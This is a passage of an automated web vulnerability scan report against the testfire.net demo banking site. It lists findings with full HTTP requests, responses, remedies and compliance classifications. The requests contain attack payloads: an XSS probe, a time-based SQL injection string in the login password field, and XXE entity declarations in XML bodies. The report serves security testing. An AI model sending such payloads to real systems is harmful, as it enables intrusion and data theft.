GET	content	Querystring	'><net sparker=netsparker(0x000A33)>

Proof URL

http://testfire.net/index.jsp?content=%27%3e%3cnet%20sparker%3dalert(0x000A33)%3e

Certainty

Request | Response

Request

```
GET /index.jsp?content=%27%3e%3cnet%20sparker%3dnetsparker(0x000A33)%3e HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 344.1846
Total Bytes Received : 7124
Body Length : 6975
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 6975
Content-Type: text/html;charset=ISO-8859-1
Date: Thu, 09 Oct 20
…
ef="subscribe.jsp">Subscribe</a></li>
</ul>
</td>
<!-- TOC END -->

<td valign="top" colspan="3" class="bb">




<p>Failed due to The requested resource (/static/'><net sparker=netsparker(0x000A33)>) is not
available</p>

</td>

</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
<a id="HyperLink5" href="/index.jsp?content=privacy.htm
…
```

Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include OWASP Reform and Microsoft Anti-Cross-site Scripting libraries.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Content Security Policy (CSP) Explained
- Negative Impact of Incorrect CSP Implementations
- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet

CLASSIFICATION

PCI DSS v3.2	6.5.7
PCI DSS v4.0	6.2.4
OWASP 2013	A3
OWASP 2017	A7
CWE	79
CAPEC	19
WASC	8
HIPAA	164.308(a)
ASVS 4.0	5.3.3
NIST SP 800-53	SI-15
DISA STIG	V-16811
ISO27001	A.14.2.5
ISO27001 2022	A.8.26
ISO27001 2022	A.8.27
ISO27001 2022	A.8.28
OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 4.0 Score

5.1 / Medium	
Exploitability	Medium
Complexity	High
Vulnerable system	Low
Subsequent system	Low

CVSS 4.0 Score

Exploitation	High
Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:L/VA:N/SC:L/SI:L/SA:N

24. [Possible] Internal Path Disclosure (Windows)

INFORMATION | 1

Invicti Standard identified a possible Internal Path Disclosure (Windows) in the document.

Impact

There is no direct impact, however this information can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

Vulnerabilities

24.1. http://testfire.net/feedback.jsp

Identified Internal Path(s)

- L:\backup\website\oldfiles

Certainty

Request | Response

Request

```
GET /feedback.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 732.2242
Total Bytes Received : 8690
Body Length : 8535
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 20
…
mt" method="post" action="sendFeedback">

<!--- Dave- Hard code this into the final script - Possible security problem.
Re-generated every Tuesday and old files are saved to .bak format at L:\backup\website\oldfiles --->
<input type="hidden" name="cfile" value="comments.txt">

<table border=0>
<tr>
<td align=right>To:</td>
<td valign=top><b>Online Banking</b> </td>
</tr>

…
```

Remedy

Ensure this is not a false positive. Due to the nature of the issue, Invicti Standard could not confirm that this file path was actually the real file path of the target web server.

- Error messages should be disabled.
- Remove this kind of sensitive data from the output.

External References

- OWASP - Full Path Disclosure

CLASSIFICATION

CWE	200
CAPEC	118
WASC	13
HIPAA	164.306(a) , 164.308(a)
ASVS 4.0	14.3.3
NIST SP 800-53	AC-22
DISA STIG	V-16814
OWASP Proactive Controls	C7
ISO27001	A.8.1.1
ISO27001 2022	A.8.27
OWASP API Top 10 2023	API3

25. [Possible] Login Page Identified

INFORMATION | 2

Invicti Standard identified a login page on the target website.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

25.1. http://testfire.net/doLogin

Method	Parameter	Parameter Type	Value
POST	uid	Post	
POST	passw	Post	' WAITFOR DELAY '0:0:25'-- /* 3aa69093-05f0-4676-814b-26420c3b9d0d */
POST	btnSubmit	Post	Login

form.id

- login

window.location.pathname

- /login.jsp

Certainty

Request | Response

Request

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Referer: http://testfire.net/login.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

uid=&passw=%27+WAITFOR+DELAY+%270%3a0%3a25%27--+%2f*+3aa69093-05f0-4676-814b-
26420c3b9d0d+*%2f&btnSubmit=Login
```

Response

Response Time (ms) : 45515.2048
Total Bytes Received : 8767
Body Length : 8555
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 09:34:19 GMT


…
login, please contact SiteOps at 415-555-6159 -->
<p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">

</span></p>

<form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
<table>
gin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
<table>
gin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
<table>
<tr>
<td>
Username:
</td>
<td>
<input type="text" id="uid" name="uid" value="" style="width: 150px;">
</td>
<td>
</td>

…
```

25.2. https://testfire.net/login.jsp

form.id

- login

window.location.pathname

- /login.jsp

Certainty

Request | Response

Request

```
GET /login.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: https://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 1011.2875
Total Bytes Received : 8775
Body Length : 8555
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; Secure; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 09:32:54 GMT


…
login, please contact SiteOps at 415-555-6159 -->
<p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">

</span></p>

<form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
<table>
gin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
<table>
gin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
<table>
<tr>
<td>
Username:
</td>
<td>
<input type="text" id="uid" name="uid" value="" style="width: 150px;">
</td>
<td>
</td>


…
```

CLASSIFICATION

OWASP Proactive Controls	C6

26. Apache Coyote Identified

INFORMATION | 1

Invicti Standard identified an Apache Coyote in the target web server's HTTP response.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

26.1. http://testfire.net/

Certainty

Request | Response

Request

```
GET / HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 789.8857
Total Bytes Received : 9617
Body Length : 9405
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:02 GMT

HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 08:23:02 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transition
…
```

External References

- Apache Coyote

CLASSIFICATION

OWASP 2017	A6
CWE	205
WASC	13
ASVS 4.0	14.3.3
NIST SP 800-53	AC-22
DISA STIG	V-16814
OWASP API Top Ten 2019	API7
OWASP Proactive Controls	C7
ISO27001	A.14.2.5
OWASP Top Ten 2021	A05
OWASP API Top 10 2023	API8

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.1 (Medium)
Environmental	5.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

27. Autocomplete Enabled (Password Field)

INFORMATION 2 | CONFIRMED 1

Invicti Standard detected that autocomplete is enabled in one or more of the password fields.

Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

Vulnerabilities

27.1. http://testfire.net/doLogin

Method	Parameter	Parameter Type	Value
POST	uid	Post	
POST	passw	Post	' WAITFOR DELAY '0:0:25'-- /* 3aa69093-05f0-4676-814b-26420c3b9d0d */
POST	btnSubmit	Post	Login

Identified Field Name

- passw

Certainty

Request | Response

Request

```
POST /doLogin HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Referer: http://testfire.net/login.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

uid=&passw=%27+WAITFOR+DELAY+%270%3a0%3a25%27--+%2f*+3aa69093-05f0-4676-814b-
26420c3b9d0d+*%2f&btnSubmit=Login
```

Response

Response Time (ms) : 45515.2048
Total Bytes Received : 8767
Body Length : 8555
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 09:34:19 GMT


…
"uid" value="" style="width: 150px;">
</td>
<td>
</td>
</tr>
<tr>
<td>
Password:
</td>
<td>
<input type="password" id="passw" name="passw" style="width: 150px;">
</td>

</tr>
<tr>
<td></td>
<td>
<input type="submit" name="btnSubmit" value="Login">
</td>
</tr>
</table>
</form>

</div>

…
```

27.2. https://testfire.net/login.jsp

CONFIRMED

Identified Field Name

- passw

Request | Response

Request

```
GET /login.jsp HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: https://testfire.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 1011.2875
Total Bytes Received : 8775
Body Length : 8555
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: JSESSIONID=**************; Path=/; Secure; HttpOnly
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 09 Oct 2025 09:32:54 GMT


…
"uid" value="" style="width: 150px;">
</td>
<td>
</td>
</tr>
<tr>
<td>
Password:
</td>
<td>
<input type="password" id="passw" name="passw" style="width: 150px;">
</td>

</tr>
<tr>
<td></td>
<td>
<input type="submit" name="btnSubmit" value="Login">
</td>
</tr>
</table>
</form>

</div>

…
```

Actions to Take

1. Add the attribute `autocomplete="off"` to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.
2. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

External References

- How to turn off form autocompletion

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
WASC	15
ASVS 4.0	2.10.3
NIST SP 800-53	CM-6
DISA STIG	V-16786
ISO27001	A.14.1.2
ISO27001 2022	A.8.3
OWASP Top Ten 2021	A05

CVSS 3.0 SCORE

Base	4.6 (Medium)
Temporal	4.6 (Medium)
Environmental	4.6 (Medium)

CVSS Vector String

CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE	
Base	4.6 (Medium)
Temporal	4.6 (Medium)
Environmental	4.6 (Medium)

CVSS Vector String
CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

28. Email Address Disclosure

INFORMATION | 7

Invicti Standard identified an Email Address Disclosure.

Impact

Email addresses discovered within the application can be used by both spam email engines and also brute-force tools. Furthermore, valid email addresses may lead to social engineering attacks.

Vulnerabilities

28.1. http://testfire.net/api/feedback/submit

Method	Parameter	Parameter Type	Value
POST	message	Json	I like the new look of your applicaiton
POST	feedbackId	UrlRewrite	submit
POST	name	Json	J Smith
POST	subject	Json	Amazing web design
POST	email	Json	jsmtih@altoromutual.com

Email Address(es)

- jsmtih@altoromutual.com

Certainty

Request | Response

Request

```
POST /api/feedback/submit HTTP/1.1
Host: testfire.net
Accept: application/json
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/json
Cookie: JSESSIONID=**************
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

{"name":"J Smith","email":"jsmtih@altoromutual.com","subject":"Amazing web design","message":"I like
the new look of your applicaiton"}
```

Response

Response Time (ms) : 734.7055
Total Bytes Received : 272
Body Length : 136
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 136
Content-Type: application/json
Date: Thu, 09 Oct 2025 08:24:39 GMT

{"comments":"I like the new look of your applicaiton","subject":"Amazing web design","name":"J
Smith","email":"jsmtih@altoromutual.com"}
```

28.2. http://testfire.net/swagger/properties.json

Email Address(es)

- jsmtih@altoromutual.com

Certainty

Request | Response

Request

```
GET /swagger/properties.json HTTP/1.1
Host: testfire.net
Accept: application/json,*/*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 981.8204
Total Bytes Received : 9683
Body Length : 9448
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 9448
Last-Modified: Wed, 11 Dec 2024 08:30:25 GMT
Accept-Ranges: bytes
Content-Type: application/json
Date: Thu, 09 Oct 2025 08:24:20 GMT
ETag: W/"9448
…
e":"200"}}},"feedback":{"type":"object","required":["name","email","subject","message"],"properties":
{"name":{"type":"string","example":"J Smith"},"email":
{"type":"string","format":"email","example":"jsmtih@altoromutual.com"},"subject":
{"type":"string","example":"Amazing web design"},"message":{"type":"string","example":"I like the new
look of your applicaiton"}}},"newUser":{"type":"object","required":["firstname","last
…
```

28.3. http://testfire.net/swagger/properties.json

Email Address(es)

- feross@feross.org

Certainty

Request | Response

Request

```
POST /swagger/properties.json HTTP/1.1
Host: testfire.net
Accept: application/json,*/*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/xml
Cookie: JSESSIONID=**************
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

<?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY><!ENTITY lfi SYSTEM
"data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

Response

Response Time (ms) : 1061.8153
Total Bytes Received : 9683
Body Length : 9448
Is Compressed : No


```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 9448
Last-Modified: Wed, 11 Dec 2024 08:30:25 GMT
Accept-Ranges: bytes
Content-Type: application/json
Date: Thu, 09 Oct 2025 08:35:04 GMT
ETag: W/"9448-1733905825230"

{"basePath":"\/api","paths":{"\/login":{"get":{"tags":["1. Login"],"summary":"Check if any user is
logged in","description":"If a user is loggedin the username will be
returned","operationId":"checkLogin","produces":["application\/json"],"parameters":
[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided
upon successful login)","type":"string"}],"responses":{"401":{"description":"Logged out"},"200":
{"description":"Logged in"}}},"post":{"tags":["1. Login"],"summary":"Login method","description":"After
a successful login a token is returned. This is a Bearer token. To authenticate with it use the
Authorization header and set value to Bearer empty space and the token
value.","operationId":"login","consumes":["application\/json"],"produces":
["application\/json"],"parameters":[{"in":"body","name":"body","description":"Username and password
combination to allow users to log-in","required":true,"schema":
{"$ref":"#\/definitions\/login"}}],"responses":{"200":{"description":"Success message when login is
complete"},"400":{"description":"Bad parameters: Please check provided values"},"500":
{"description":"Internal server error: Please see error message or logs for details"}}}},"\/account":
{"get":{"tags":["2. Account"],"operationId":"getAccount","produces":
["application\/json"],"description":"Returns a list of all the accounts owned by the
user","parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization
token (provided upon successful login)","type":"string"}],"responses":{"200":{"description":"Successful
operation"},"401":{"description":"Unauthorized request"},"500":{"description":"Internal server
error"}}}},"\/account\/{accountNo}":{"get":{"tags":["2. Account"],"o
…
```


28.4. http://testfire.net/swagger/swagger-ui-bundle.js

Email Address(es)

- feross@feross.org
- lotsmanov89@gmail.com
- greg@greg-jacobs.com

Certainty

Request | Response

Request

```
GET /swagger/swagger-ui-bundle.js HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 13940.9774
Total Bytes Received : 939447
Body Length : 939202
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 939202
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Date: Thu, 09 Oct 2025 08:24:17 GMT
ETag: W/"939202
…
0==e)throw TypeError("Can't call method on "+e);return e}},function(e,t,n){"use strict";(function(e){
/*!
* The buffer module from node.js, for the browser.
*
* @author Feross Aboukhadijeh <feross@feross.org> <http://feross.org>
* @license MIT
*/
var r=n(529),o=n(530),i=n(261);function a(){return s.TYPED_ARRAY_SUPPORT?2147483647:1073741823}function
u(e,t){if(a()<t)throw new RangeError("Invalid type
…
.f(e)})}},function(e,t){t.f=Object.getOwnPropertySymbols},function(e,t){},function(e,t,n){"use strict";
(function(t){
/*!
* @description Recursive object extending
* @author Viacheslav Lotsmanov <lotsmanov89@gmail.com>
* @license MIT
*
* The MIT License (MIT)
*
* Copyright (c) 2013-2018 Viacheslav Lotsmanov
*
* Permission is hereby granted, free of charge, to any person obtaining a copy of
* this s
…
ice(t+1))}}else for(t--;u[t].level!==s.level&&"link_open"!==u[t].type;)t--}},function(e,t,n){var
r,o,i;o=this,i=function(){
/*!
* Autolinker.js
* 0.15.3
*
* Copyright(c) 2015 Gregory Jacobs <greg@greg-jacobs.com>
* MIT Licensed. http://www.opensource.org/licenses/mit-license.php
*
* https://github.com/gregjacobs/Autolinker.js
*/
```

```
var e,t,n,r,o=function(e){o.Util.assign(this,e)};return o.prototype={co
…
```

28.5. http://testfire.net/swagger/swagger-ui-bundle.js

Email Address(es)

- feross@feross.org

Certainty

Request | Response

Request

```
POST /swagger/swagger-ui-bundle.js HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/xml
Cookie: JSESSIONID=**************
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

<?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY><!ENTITY lfi SYSTEM
"data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

Response

Response Time (ms) : 3342.229
Total Bytes Received : 939447
Body Length : 939202
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 939202
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Date: Thu, 09 Oct 2025 08:34:32 GMT
ETag: W/"939202
…
unction st(e,t,n,r){var o=r?e:S(e);return
o[t]=n,o}Be[ze]=!0,Be.delete=Be.remove,Be.removeIn=Be.deleteIn,Ve.prototype.get=function(e,t,n,r)
{for(var o=this.entries,i=0,a=o.length;i<a;i++)if(he(n,o[i][0]))return o[i][1];return
r},Ve.prototype.update=function(e,t,n,r,o,i,a){for(var
u=o===g,s=this.entries,l=0,c=s.length;l<c&&!he(r,s[l][0]);l++);var f=l<c;if(f?s[l][1]===o:u)return
this;if(E(a),(u||!f)&&E(i),!u||1!==s.l
…
```

28.6. http://testfire.net/swagger/swagger-ui-standalone-preset.js

Email Address(es)

- feross@feross.org

Certainty

Request | Response

Request

```
GET /swagger/swagger-ui-standalone-preset.js HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**************
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 4254.0188
Total Bytes Received : 305975
Body Length : 305730
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 305730
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Date: Thu, 09 Oct 2025 08:24:18 GMT
ETag: W/"305730
…
s},i.thatReturnsArgument=function(t){return t},t.exports=i},function(t,e,n){"use strict";(function(t){
/*!
* The buffer module from node.js, for the browser.
*
* @author Feross Aboukhadijeh <feross@feross.org> <http://feross.org>
* @license MIT
*/
var r=n(325),i=n(326),o=n(167);function u(){return s.TYPED_ARRAY_SUPPORT?2147483647:1073741823}function
a(t,e){if(u()<e)throw new RangeError("Invalid type
…
```

28.7. http://testfire.net/swagger/swagger-ui-standalone-preset.js

Email Address(es)

- feross@feross.org

Certainty

Request | Response

Request

```
POST /swagger/swagger-ui-standalone-preset.js HTTP/1.1
Host: testfire.net
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Type: application/xml
Cookie: JSESSIONID=**************
Referer: http://testfire.net/swagger/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36

<?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY><!ENTITY lfi SYSTEM
"data:;base64,TlM3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

Response

Response Time (ms) : 1232.2748
Total Bytes Received : 305975
Body Length : 305730
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 305730
Last-Modified: Wed, 13 Jan 2021 16:14:04 GMT
Accept-Ranges: bytes
Content-Type: application/javascript
Date: Thu, 09 Oct 2025 08:34:54 GMT
ETag: W/"305730
…
s},i.thatReturnsArgument=function(t){return t},t.exports=i},function(t,e,n){"use strict";(function(t){
/*!
* The buffer module from node.js, for the browser.
*
* @author Feross Aboukhadijeh <feross@feross.org> <http://feross.org>
* @license MIT
*/
var r=n(325),i=n(326),o=n(167);function u(){return s.TYPED_ARRAY_SUPPORT?2147483647:1073741823}function
a(t,e){if(u()<e)throw new RangeError("Invalid type
…
```

Remedy

Use generic email addresses such as contact@ or info@ for general communications and remove user/people-specific email addresses from the website; should this be required, use submission forms for this purpose.

External References

- Wikipedia - Email Spam

CLASSIFICATION

CWE	200
CAPEC	118
WASC	13
ASVS 4.0	14.3.3
NIST SP 800-53	AC-22
DISA STIG	V-16814
OWASP Proactive Controls	C7
ISO27001	A.9.4.1
ISO27001 2022	A.8.3

CVSS 3.0 SCORE

Base	0 (None)
Temporal	0 (None)
Environmental	0 (None)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

CVSS 3.1 SCORE

Base	0 (None)
Temporal	0 (None)
Environmental	0 (None)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

29. OPTIONS Method Enabled

INFORMATION 1 | CONFIRMED 1

Invicti Standard detected that `OPTIONS` method is allowed. This issue is reported as extra information.

Impact

Information disclosed from this page can be used to gain additional information about the target system.

Vulnerabilities

29.1. http://testfire.net/doLogin

CONFIRMED

Method	Parameter	Parameter Type	Value
OPTIONS	passw	Post	
OPTIONS	uid	Post	
OPTIONS	btnSubmit	Post	Login
OPTIONS	URI-BASED	FullUrl	

Allowed methods

- GET, HEAD, POST, TRACE, OPTIONS

Request | Response

Request

```
OPTIONS /doLogin HTTP/1.1
Host: testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=**********
Referer: http://testfire.net/login.jsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
```

Response

Response Time (ms) : 1855.1571
Total Bytes Received : 142
Body Length : 0
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
Date: Fri, 10 Oct 2025 08:49:34 GMT
```

Remedy

Disable `OPTIONS` method in all production systems.

External References

- Testing for HTTP Methods and XST (OWASP-CM-008)
- HTTP/1.1: Method Definitions

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
CAPEC	107
WASC	14
ASVS 4.0	14.5.1
NIST SP 800-53	CM-6
DISA STIG	V-16786
OWASP API Top Ten 2019	API7
ISO27001	A.14.1.2
ISO27001 2022	A.8.27
OWASP Top Ten 2021	A05
OWASP API Top 10 2023	API8

30. Out-of-date Version (Swagger UI)

INFORMATION | 2

Invicti Standard identified that the target web site is using Swagger UI and detected that it is out of date.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Vulnerabilities

30.1. http://testfire.net/swagger/swagger-ui-bundle.js

Identified Version

- 3.19.3

Latest Version

